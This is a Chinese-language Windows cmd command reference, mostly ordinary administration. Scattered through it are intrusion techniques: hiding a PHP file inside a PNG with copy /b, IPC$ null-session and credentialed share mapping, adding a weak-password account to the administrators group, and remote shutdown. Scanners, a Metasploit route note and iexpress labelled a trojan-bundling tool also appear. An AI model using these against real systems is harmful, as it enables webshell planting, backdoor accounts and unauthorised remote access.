参考文档：

```
https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/windows-commands
```

cmd常用命令

```
slmgr.vbs -xpr #系统激活查看
gpedit.msc——组策略
sndrec32——-录音机
Sysprep——进入审核模式初始化OOBE
explorer——-打开资源管理器
logoff——注销命令
tsshutdn——-60秒倒计时关机命令
lusrmgr.msc——本机用户和组
services.msc—本地服务设置
oobe/msoobe/a——检查XP是否激活
notepad——打开记事本
cleanmgr——-垃圾整理
```

netstartmessenger--开始信使服务
compmgmt.msc—计算机管理
netstopmessenger—停止信使服务
conf———启动netmeeting
dvdplay——DVD播放器
charmap——启动字符映射表
diskmgmt.msc—磁盘管理实用程序
calc———启动计算器
dfrg.msc——-磁盘碎片整理程序
chkdsk.exe—Chkdsk磁盘检查
devmgmt.msc—设备管理器
regsvr32/u*.dll--停止dll文件运行
drwtsn32—系统医生
rononce-p--15秒关机
dxdiag——检查DirectX信息
regedt32——-注册表编辑器
Msconfig.exe—系统配置实用程序可设置引导和启动项
rsop.msc——-组策略结果集
mem.exe——显示内存使用情况
regedit.exe--注册表
winchat——XP自带局域网聊天
progman——程序管理器
winmsd——系统信息
perfmon.msc--计算机性能监测程序
winver——检查Windows版本
sfc/scannow—扫描错误并复原
taskschd.msc—任务计划程序
winver——检查Windows版本
wmimgmt.msc--打开windows管理体系结构(WMI)
wupdmgr——windows更新程序
wscript——windows脚本宿主设置
write———-写字板
winmsd——系统信息
wiaacmgr——-扫描仪和照相机向导
winchat——XP自带局域网聊天
mem.exe——显示内存使用情况
mplayer2——-简易widnowsmediaplayer
mspaint——画图板
mstsc———-远程桌面连接
mplayer2——-媒体播放机
magnify——放大镜实用程序
mmc———打开控制台
mobsync——同步命令
dxdiag——检查DirectX信息
drwtsn32—系统医生
devmgmt.msc—设备管理器
dfrg.msc——-磁盘碎片整理程序
diskmgmt.msc—磁盘管理实用程序
dcomcnfg——-打开系统组件服务

ddeshare——-打开DDE共享设置
dvdplay——DVD播放器
net stop messenger——停止信使服务
net start messenger——开始信使服务
notepad——打开记事本
nslookup——-网络管理的工具向导
ntbackup——-系统备份和还原
narrator——-屏幕“讲述人”
ntmsmgr.msc——移动存储管理器
ntmsoprq.msc—移动存储管理员操作请求
netstat -an——(TC)命令检查接口
syncapp——创建一个公文包
sysedit——系统配置编辑器
sigverif——-文件签名验证程序
sndrec32——-录音机
shrpubw——创建共享文件夹
secpol.msc——本地安全策略
syskey——系统加密，一旦加密就不能解开，保护windows xp系统的双重密码
services.msc—本地服务设置
Sndvol32——-音量控制程序
sfc.exe——系统文件检查器
sfc /scannow—windows文件保护
tsshutdn——-60秒倒计时关机命令
tourstart——xp简介（安装完成后出现的漫游xp程序）
taskmgr——任务管理器
eventvwr——-事件查看器
eudcedit——-造字程序
explorer——-打开资源管理器
packager——-对象包装程序
perfmon.msc——计算机性能监测程序
progman——程序管理器
regedit.exe——注册表
rsop.msc——-组策略结果集
regedt32——-注册表编辑器
rononce -p ——15秒关机
regsvr32 /u *.dll——停止dll文件运行
regsvr32 /u zipfldr.dll——取消ZIP支持
cmd.exe——CMD命令提示符
chkdsk.exe——Chkdsk磁盘检查
certmgr.msc——证书管理实用程序
calc———启动计算器
charmap——启动字符映射表
cliconfg——-SQL SERVER 客户端网络实用程序
Clipbrd——剪贴板查看器
conf———启动netmeeting
compmgmt.msc—计算机管理
cleanmgr——-垃圾整理
ciadv.msc——索引服务程序
osk———打开屏幕键盘

```
odbcad32——-ODBC数据源管理器
oobe/msoobe /a——检查XP是否激活
lusrmgr.msc——本机用户和组
logoff———注销命令
iexpress——-木马捆绑工具，系统自带
Nslookup——-IP地址侦测器
fsmgmt.msc——共享文件夹管理器
utilman———辅助工具管理器
gpedit.msc——组策略
explorer——-打开资源管理器
UserAccountControlSettings.exe — UAC
secedit —— 命令行下操作组策略
sysdm.cpl — 系统属性
appwiz.cpl — 软件卸载
```

基本命令

systeminfo

获取当前系统的详细信息OS信息,电脑配置信息,补丁,网卡...

ver

显示windows版本信息

path

查看相关操作系统的环境变量

set

设置系统变量，包括系统环境变量

```
set path // 查看path的环境变量值（准确的说是查看以path开头的环境变量）

set path=    // 清空path变量

set path=d:\execute  // 将path变量设置为d:\execute（注：修改的path只会影响当前回话，也不会存储到系统配置中去；当前cmd窗口关闭，新设置的path也就不存在了）

set path=%path%;d:\execute   // 在path变量中添加d:\execute（注：修改的path只会影响当前回话，也不会存储到系统配置中去；当前cmd窗口关闭，新设置的path也就不存在了）

path // 显示当前path变量的值

path ; // 清除所有搜索路径设置并指示cmd.exe只在当前目录中搜索

path d:\xxx;%PATH%  // 将d:\xxx路径添加到path中
```

setx

setx设置永久用户环境变量

```
setx env_name env_value
```

注意:有的路径中会带有空格,所以最好用双引号把变量和值都包裹起来,也就是写成如下形式:

```
setx "env_name" "env_value"
```

例，追加一个路径到用户path环境变量中:

```
setx "path" "D:\test;%path%"
```

setx设置永久系统环境变量

setx加上/m参数表示设置的是系统的环境变量，格式如下所示:

```
setx env_name env_value /m
```

例如，设置当前路径%cd%到系统环境环境变量中:

```
setx "Path" "%cd%;%path%" /m
```

注意:setx设置环境变量后，将在新打开的终端中生效，当前终端不会立即生效。
注意:setx可能会在环境变量中设置多个相同的值，例如，在当前cmd窗口中运行:

```
setx "Path" "D:\test;%path%" /m
```

然后再重新打开cmd窗口,进入D:\test路径,然后再次运行:

```
setx "Path" "D:\test;%path%" /m
```

echo

输出

```
set p=aa1bb1aa2bb2 // 设置变量p，并赋值为aa1bb1aa2bb2

echo %p% // 显示变量p代表的字符串，即aa1bb1aa2bb2

echo %p:~6% // 显示变量p中第6个字符以后的所有字符，即aa2bb2

echo %p:~6,3% // 显示第6个字符以后的3个字符，即aa2
```

```
echo %p:~0,3% // 显示前3个字符，即aa1

echo %p:~-2% // 显示最后面的2个字符，即b2

echo %p:~0,-2% // 显示除了最后2个字符以外的其它字符，即aa1bb1aa2b

echo %p:aa=c% // 用c替换变量p中所有的aa，即显示c1bb1c2bb2

echo %p:aa=% // 将变量p中的所有aa字符串置换为空，即显示1bb12bb2

echo %p:*bb=c% // 第一个bb及其之前的所有字符被替换为c，即显示c1aa2bb2

set p=%p:*bb=c% // 设置变量p，赋值为 %p:*bb=c% ，即c1aa2bb2

set /a p=39 // 设置p为数值型变量，值为39

set /a p=39/10 // 支持运算符，有小数时用去尾法，39/10=3.9，去尾得3，p=3

set /a p=p/10 // 用 /a 参数时，在 = 后面的变量可以不加%直接引用

set /a p="1&0" // &运算要加引号。其它支持的运算符参见set/?
```

重定向符号

```
>    重定向
>>   追加
|  管道符号
```

whoami

查看用户名

hostname

当前主机名

logoff

注销当前用户

shutdown

关闭，重启计算机

```
shutdown /s /t 0

/I 立刻注销账户
/s /t 5 关闭计算机，等待5秒
```

```
/r /t 5 重新启动计算机，等待5秒
/a 终止系统关闭
shutdown /m 192.168.1.166 /r  // 关闭并重启ip为192.168.1.166的计算机

例：shutdown /g  // 关闭并重启计算机，重启后重新启动所有注册的应用程序

例：shutdown /l  // 注销本地计算机

例：shutdown /h /f // 休眠本地计算机（强制正在运行的应用程序关闭，不前台警告用户）

例：shutdown /s  // 关闭计算机
```

```
远程关机权限的获取：
1）修改远程pc的“本地安全策略”，为指定的用户开放权限
在WindowsXP默认的安全策略中，只有Administrators组的用户才有权从远端关闭计算机，如果要给xxxx用户远程关机的权限。
可利用WindowsXP的“组策略”或“管理工具”中的“本地安全策略”来实现。
1.命令行运行gpedit.msc打开“组策略编辑器“；
2.导航到“计算机配置/Windows设置/安全设置/本地策略/用户权利指派”；
3.修改“从远端系统强制关机”，添加xxxx用户即可。

2）获得远程IPC管理权限
如果配置第一步后还出现“拒绝访问。”，则需要在运行shutdown命令前先运行如下命令
net use \\[ip地址或计算机名]\ipc$ password /user:xxxx
其中password为帐号xxxx的登录密码。
```

```
shell:Common Startup
```

powercfg

powercfg 设置电源方案

```
例：powercfg -list   // 列出当前用户环境中的所有电源方案的GUID以及当前使用的是哪一个电源方案

例：powercfg -query 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c  // 查询GUID为8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c的电源方案的详细内容

例：powercfg -h off  // 设置禁止休眠
```

```
// 设置硬盘从不关闭
powercfg -change -disk-timeout-dc 0
powercfg -change -disk-timeout-ac 0

// 设置显示器从不关闭
powercfg -change -monitor-timeout-dc 0
powercfg -change -monitor-timeout-ac 0
```

```
// 设置从不进入待机
powercfg -change -standby-timeout-dc 0
powercfg -change -standby-timeout-ac 0

// 设置从不进入休眠
powercfg -change -hibernate-timeout-dc 0
powercfg -change -hibernate-timeout-ac 0

注1：dc代表直流电源 即使用电池供电；ac代表交流电源 即直接连接电源
注2：后面数字为时间，单位为分钟；设置为0表示从不
```

vol

显示当前分区的卷标

label

显示当前分区的卷标，同时提示输入新卷标

```
label c:system //设置c盘的卷标为system
```

time

显示或设置当前时间

```
例：time /t  // 显示当前时间

例：time   // 设置新的当前时间（格式：hh:mm:ss），直接回车则表示放弃设置
```

date

显示或设置当前日期

```
例：date /t  // 显示当前日期

例：date   // 设置新的当前日期（格式：YYYY/MM/DD），直接回车则表示放弃设置
```

title

```
title 正在做命令行测试  // 修改当前cmd窗口的标题栏文字为正在做命令行测试
```

prompt

```
prompt orz:   // 将命令提示符修改为orz:
```

print

cfs

```
print 1.txt  // 使用设置好的打印机来打印1.txt文本文件
```

timeout

```
timeout 5 // 延迟5s
```

call

```
call ff.bat   // 调用执行ff.bat脚本（ff.bat脚本执行完原脚本才会往下执行）
```

start

```
例：start /max notepad.exe  // 最大化的方式启动记事本

例：start /min calc.exe   // 最小化的方式启动计算器

例：start /min "" d:\Proxifier.exe   // 最小化的方式启动Proxifier代理工具

例：start  tasklist  // 启动一个cmd实例窗口，并运行tasklist

例：start explorer f:\  // 调用资源管理器打开f盘

例：strat iexplore "www.qq.com"  // 启动ie并打开www.qq.com网址

例：start ff.bat  // 启动开始执行ff.bat（启动ff.bat脚本后，原脚本继续执行，不会等ff.bat脚本执行完）
```

exit

```
exit  退出当前cmd窗口实例

例：exit 0  // 退出当前cmd窗口实例，并将过程退出代码设置为0（0表示成功，非0表示失败）

例：exit /B 1  // 退出当前bat脚本，并将ERRORLEVEL系统变量设置为1
```

pause

```
pause   暂停批处理程序，并显示出：请按任意键继续....
```

color

color 设置当前cmd窗口背景色和前景色（前景色即为字体的颜色）

```
例：color  // 恢复到缺省设置

例：color 02 // 将背景色设为黑色，将字体设为绿色
```

```
---------------------------------------
0 = 黑色 8 = 灰色
1 = 蓝色 9 = 淡蓝色
2 = 绿色 A = 淡绿色
3 = 浅绿色 B = 淡浅绿色
4 = 红色 C = 淡红色
5 = 紫色 D = 淡紫色
6 = 黄色 E = 淡黄色
7 = 白色 F = 亮白色
---------------------------------------
```


```
mode con cols=200 lines=60 & color 9f    设置DOS窗口颜色为9f，大小：200行 60列（若屏幕缓冲区大小的宽度w<200或高度h<60,最终DOS的窗口就会为w行，h列）
```

chcp


```
chcp  查看命令行环境字符编码（为一个全局设置）
```

```
936 -- GBK(一般情况下为默认编码)
437 -- 美国英语
65001 -- utf-8
1200 -- utf-16
1201 -- utf-16(Big-Endian)
12000 -- utf-32
12001 -- utf-32(Big-Endian)
```

注：cmd的属性窗口，选项标签页也可以查看当前代码页



`chcp 65001 // 设置当前命令行环境编码为utf8 执行完该命令后还需要将字体设置为Lucida Console，才能真正将编码环境切成utf8`



wmic

wmic 查看硬件的信息 -- C:\Windows\System32\wbem\WMIC.exe

```
例：wmic logicaldisk   // 查看计算机上各个盘的相关信息

例：wmic LogicalDisk where "Caption='C:'" get FreeSpace,Size /value   // 获取C盘的剩余空间大小与总大小（单位：Byte）

例：wmic os get Caption,InstallDate,OSArchitecture /value  // 获取当前os的Caption、安装日期以及系统架构信息
```

wmic 查看进程信息

```
wmic service list brief              //查看进程服务
wmic process list brief         //查看进程
wmic startup list brief       //查看启动程序信息
wmic product list brief             //查看安装程序和版本信息（漏洞利用线索）
wmic startup list full         //识别开机启动的程序
```

```
例：wmic process where Caption="code.exe" get commandline,ExecutablePath,ProcessId,ThreadCount /value // 查看名为"code.exe"所有进程命令行，exe全路径，PID及线程数

例：wmic process where Caption="code.exe" get ExecutablePath,HandleCount /value   // 查看名为"code.exe"所有进程的exe全路径及当前打开的句柄数

例：wmic process where Caption="code.exe" get ExecutablePath,VirtualSize,WorkingSetSize /value   // 查看名为"code.exe"所有进程的exe全路径、当前虚拟地址空间占用及物理内存工作集
```

cd

切换路径

路径

相对路径，绝对路径

dir

查看当前目录结构,查看当前目录下有多少文件

tree

显示目录结构

cls

清屏

type

读文件内容

more

分屏显示文本文件内容

del

删除一个或多个文件

```
/P              删除每一个文件之前提示确认。
/F              强制删除只读文件。
/S              删除所有子目录中的指定的文件。
/Q              安静模式。删除全局通配符时，不要求确认
/A              根据属性选择要删除的文件
属性            R   只读文件                    S   系统文件
                H   隐藏文件                    A   存档文件
                I   无内容索引文件              L   重分析点
                -   表示“否”的前缀
```

mkdir md

创建目录

rmdir

删除文件夹

mklink

```
/D      创建目录符号链接。默认为文件
        符号链接。
/H      创建硬链接，而不是符号链接。
/J      创建目录联接。
Link    指定新的符号链接名称。
Target  指定新链接引用的路径
        (相对或绝对)。
```

```
mklink /j "C:\Users" "D:\Users"    // 创建D盘Users目录联接到C盘，并命名为Users
```

attrib

attrib 查看或修改文件或目录的属性 【A：存档 R：只读 S：系统 H：隐藏】

```
例：attrib 1.txt   // 查看当前目录下1.txt的属性

例：attrib -R 1.txt  // 去掉1.txt的只读属性

例：attrib +H movie  // 隐藏movie文件夹
```

assoc

```
assoc 设置'文件扩展名'关联到的'文件类型'

例：assoc // 显示所有'文件扩展名'关联

例：assoc .txt // 显示.txt代表的'文件类型'，结果显示.txt=txtfile

例：assoc .doc // 显示.doc代表的'文件类型'，结果显示.doc=Word.Document.8

例：assoc .exe // 显示.exe代表的'文件类型'，结果显示.exe=exefile

例：assoc .txt=txtfile  // 恢复.txt的正确关联
```

ftype

ftype 设置'文件类型'关联到的'执行程序和参数'

```
例：ftype // 显示所有'文件类型'关联

例：ftype exefile // 显示exefile类型关联的命令行，结果显示 exefile="%1" %*

例：ftype txtfile=C:\Windows\notepad.exe %1 // 设置txtfile类型关联的命令行为：
C:\Windows\notepad.exe %1

当双击一个.txt文件时，windows并不是根据.txt直接判断用notepad.exe打开
而是先判断.txt属于txtfile'文件类型'；再调用txtfile关联的命令行：
txtfile=%SystemRoot%\system32\NOTEPAD.EXE %1
```

forfiles

forfiles 递归目录执行命令

```
例：forfiles /p . /m .svn /s /c "cmd /c svn up -r12005" // 在当前目录下查找含有.svn的文件或目录（递归子目录），并对该目录执行指定版本号svn更新

例：forfiles /p c:\myfiles /m .svn /s /c "cmd /c svn up -r12005" // 在c:\myfiles目录下查找含有.svn的文件或目录（递归子目录），并对该目录执行指定版本号svn更新
```

rmdir rd

删除目录

```
/S 不仅删除目录本身，还删除目录下的内容
/Q 安静模式，不询问是否删除
```

copy

将一份或多份文件复制到另一个位置

```
copy 1.txt 2.txt

copy /b 3.png + 1.php 5.png
```

xcopy

xcopy 更强大的复制命令

```
例：xcopy c:\bat\hai d:\hello\ /y /h /e /f /c    // 将c:\bat\hai中的所有内容拷贝到d:\hello中
注意：需要在hello后加上\  表示hello为一个目录，否则xcopy会询问hello是F，还是D

例：xcopy c:\bat\hai d:\hello\ /d:12-29-2010  // 将c:\bat\hai中的2010年12月29日后更改的文件拷贝到d:\hello中
```

robocopy

robocopy 更强大的复制命令

```
例：robocopy .\Plugins .\PluginsDest /MIR /xd Intermediate Binaries  // 将当前目录下Plugins中所有内容（排除名为Intermediate和Binaries的文件夹）保留目录结构拷贝到当前目录下的PluginsDest中（PluginsDest不存在会自动创建）

例：robocopy c:\test d:\test2 /MIR /xd Intermediate /xf UE4Editor-SGame-Win64-DebugGame.dll *.pdb // 将c:\test中所有内容（排除名为UE4Editor-SGame-Win64-DebugGame.dll和pdb后缀的文件）保留目录结构拷贝到d:\test2中（d:\test2不存在会自动创建）
```

move

移动文件

```
/Y                      取消确认覆盖一个现有目标文件的提示。
/-Y                     对确认覆盖一个现有目标文件发出提示。
```

ren

重命名文件

replace

替换文件

for /r c:\ %i in (*flag*) do @echo %i

```
cmd:    for %I in (cmd1) do (cmd2)
批处理:    for %%I in (cmd1) do (cmd2)
```

在cmd窗口和批处理文件这两种环境下，命令语句表现出来的行为虽然基本一样，但是在细节上还是稍有不同，最明显的一个差异就是：在cmd窗口中，for之后的形式变量I必须使用单百分号引用，即`%I`；而在批处理文件中，引用形式变量I必须使用双百分号，即`%%I`。

`for`、`in`和`do`是for语句的关键字，它们三个缺一不可；
`%%I`是for语句中对形式变量的引用，即使变量`I`在do后的语句中没有参与语句的执行，也是必须出现的；in之后，do之前的括号不能省略；
command1表示字符串或变量,字符串或变量可以是一个，也可以是多个，每一个字符串或变量，我们称之为一个元素，每个元素之间，用空格键、跳格键、逗号、分号或等号分隔；
command2表示字符串、变量或命令语句；

for语句依次提取command1中的每一个元素，把它的值赋予形式变量I，带到do后的command2中参与命令的执行；并且每次只提取一个元素，然后执行一次do后的命令语句，而无论这个元素是否被带到command2中参与了command2的运行；当执行完一次do后的语句之后，再提取command1中的下一个元素，再执行一次command2，如此循环，直到command1中的所有元素都已经被提取完毕，该for语句才宣告执行结束。

```
@echo off
for  %%I in (ABC) do echo %%I
pause
```

```
@echo off
for %%I in (a,b,c) do echo %%I
pause
```

搜索当前目录下有哪些文件

```
@echo off
for %%I in (*.*) do echo %%I
pause
```

搜索当前目录下所有的文本文件

```
@echo off
for %%I in (*.txt) do echo %%I
pause
```

IP信息获取以及配置

```
netsh interface ipv4 show address 查看本地IP地址

netsh interface ipv4 show dnsservers DNS信息

netsh interface ipv4 set address name="本地连接 3" source=dhcp

netsh interface ipv4 set address name="本地连接 3" static 192.168.10.128 255.255.255.0
192.168.10.1

netsh interface ip add dnsservers "本地连接 3" 10.0.0.3 index=1 validate=no # 不验证
```

这是服务器的初始状态

```
命令netsh interface ipv4 set address name="本地连接" static 192.168.10.128 255.255.255.0
192.168.10.1，配置静态IP地址、子网掩码和默认网关

netsh interface ip add dnsservers "本地连接" 114.114.114.114 index=1 validate=no

index=1设置首选DNS服务器，validate=no不进行验证
```

常用测试命令

ping

ping:测试网络连通性

```
ping www.sogou.com

-l N:数据包大小、死亡之ping ping -l 100 www.sougou.com
```

nslookup


nslookup:DNS域名解析工具

```
nslookup www.sogou.com 8.8.8.8
```

tracert

tracert:路由跟踪工具

```
-d 不将地址解析为主机名
tracert -d www.sougou.com
-h 最大跃点数
tracert -h 2 www.sougou.com
```



route print

显示IP路由

```
192.168.1.2

172.16.12.255


172.16.12.100/24    172.16.12.255

msf

route add 172.16.12.100/24
```

telnet

```
┌─hazel@hazeldeMacBook-Pro ~/Desktop/win7/temp
└─$ telnet 81.70.245.6 22




┌──(root💀kali)-[~/桌面]
└─# telnet 81.70.245.6 22
Trying 81.70.245.6...
Connected to 81.70.245.6.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.4
^[^[^[^[^C^C
```

arp -a

显示arp缓存表

```
arp-scan

netdicover

nmap

masscan
```

常用运维命令

tasklist

tasklist:显示计算机上运行的进程列表

```
tasklist /V 显示详细任务信息
taskkill:按照进程ID(PID)或映像名称终止任务
taskkill /PID 1024 停止PID=1024的进程
taskkill /IM capiws.exe 停止名称为capiws的进程
taskkill /F /PID 1024 强制终止进程
```

sc

sc:与服务控制管理器和服务进行通信的命令行程序

```
sc query 查询服务的具体信息
sc query WpnUserService_3c109 查询服务的状态
sc qc WpnUserService_3c109 查询服务的配置信息
sc stop|start|delete VMTools 停止|启动|删除 (先停止服务再删除服务)
```

网络管理

ipconfig ifconfig

ipconfig:显示网络适配器的IP地址、子网掩码、默认网关等 信息

```
ipconfig /all 显示完整配置信息
ipconfig /displaydns 显示DNS缓存
ipconfig /flushdns 清理DNS缓存
```

netstat

netstat:显示协议统计信息和当前TCP/IP网络连接

```
-a:显示所有连接和侦听端口
-n:以数字形式显示地址和端口号
-o:显示与每个连接关联的进程ID
```

net

```
net start  // 查看已经启动的服务

net start "Task Scheduler"   // 开启任务计划服务

net stop "Task Scheduler" /y  // 不询问，直接关闭任务计划服务

net start dnscache  // 开启dns缓存服务

net stop dnscache /y  // 不询问，直接关闭dns缓存服务

net start TermService  // 开启Remote Desktop Services服务

net stop TermService /y  // 不询问，直接关闭Remote Desktop Services服务
```

```
net share   // 查看当前用户下的共享目录

net share workFile /delete  // 取消名为workFile的共享状态

net share xxx=c:\360Downloads   // 将c:\360Downloads设为共享，并取名为xxx

net share ipc$ // 开启ipc$共享

net share ipc$ /del // 删除ipc$共享

net share c$ /del // 删除c盘共享
```

```
net use \\192.168.1.166\ipc$ " " /user:" " // 建立192.168.1.166的ipc空链接

net use \\192.168.1.166\ipc$ "123456" /user:"administrator"   // 直接登陆后建立
192.168.1.166的ipc非空链接（用户名为administrator 密码为123456）

net use h: \\192.168.1.166\c$ "123456" /user:"administrator"   // 直接登陆后映射
192.168.1.166的c盘到本地为h盘（用户名为administrator 密码为123456）

net use h: \\192.168.1.166\c$   // 登陆后映射192.168.1.166的c盘到本地为h盘

net use \\192.168.1.166\ipc$ /del  // 删除ipc链接

net use h: /del // 删除本地的h盘的映射
```

```
net view   // 查看本地局域网内开启了哪些共享

net view \\192.168.1.166  // 查看192.168.1.166的机器上在局域网内开启了哪些共享
```

```
net time \\127.0.0.1   // 查看本地机器的日期及时间

net time \\localhost   // 查看本地机器的日期及时间

net time \\192.168.1.166   // 查看192.168.1.166机器的日期及时间

net time \\192.168.1.166 /set  // 设置本地计算机时间与192.168.1.166主机的时间同步，加上参数/yes可取消确认信息
```

```
net user  // 查看当前机器上的用户

net user Administrator   // 查看当前机器上的Administrator用户的信息

net user Guest /active:yes  // 启用Guest用户

net user dev 123456 /add   // 新建一个名为dev，密码为123456的用户

net localgroup administrators dev /add  // 把名为dev的用户添加到管理员用户组中，使其具有管理员权限

net user dev /del  // 删除名为dev的用户

net localgroup

Administrators：管理员组

Guests：来宾组

Users：普通用户组

Remote Desktop Users：远程桌面组

新添加一个用户的时候，这个用户默认属于Users组

当用户属于多个组，权限以最高权限组为主，比如hk用户即属于users组也属于Administrators组，那么他拥有Administrators组的权限。
```

计划任务

at schtasks.exe

at 计划任务（必须保证“Task Scheduler”服务启动 net start "task scheduler"）

```
例：at  // 查看所有的计划任务

例：at /delete /yes  // 停止所有任务计划（不需要确认）

例：at 1  // 开启id为1的计划任务

例：at 1 /delete /yes  // 停止id为1的计划任务（不需要确认）

例：at 12:42 shutdown –s –t30   // 到12:42 ，电脑会出现“ 系统关机 ”对话框，并默认 30 秒延时自动关机

例：at cmd /c dir > c:\test.out   // 如果命令不是exe文件，必须在命令前加上cmd /c

例：at 6:00AM /every:Saturday task.bat   // 在每周六早上6点，电脑定时启动task.bat批处理文件

例：at \\chen 12:00 shutdown /r   // 到12:00时，关闭名为chen的计算机

例：at \\192.168.1.166 12:00 shutdown /r   // 到12:00时，关闭ip为192.168.1.166的计算机
```

文本处理

edit

```
edit config.ini  // 编辑config.ini文件（会进入edit字符编辑器；按alt，可以选择对应的菜单） win7 x64下没有该命令
```

find

find 文件中搜索字符串

```
例：find /N /I "pid" 1.txt  // 在1.txt文件中忽略大小写查找pid字符串，并带行号显示查找后的结果

例：find /C "exe" 1.txt  // 只显示在1.txt文件中查找到exe字符串的次数

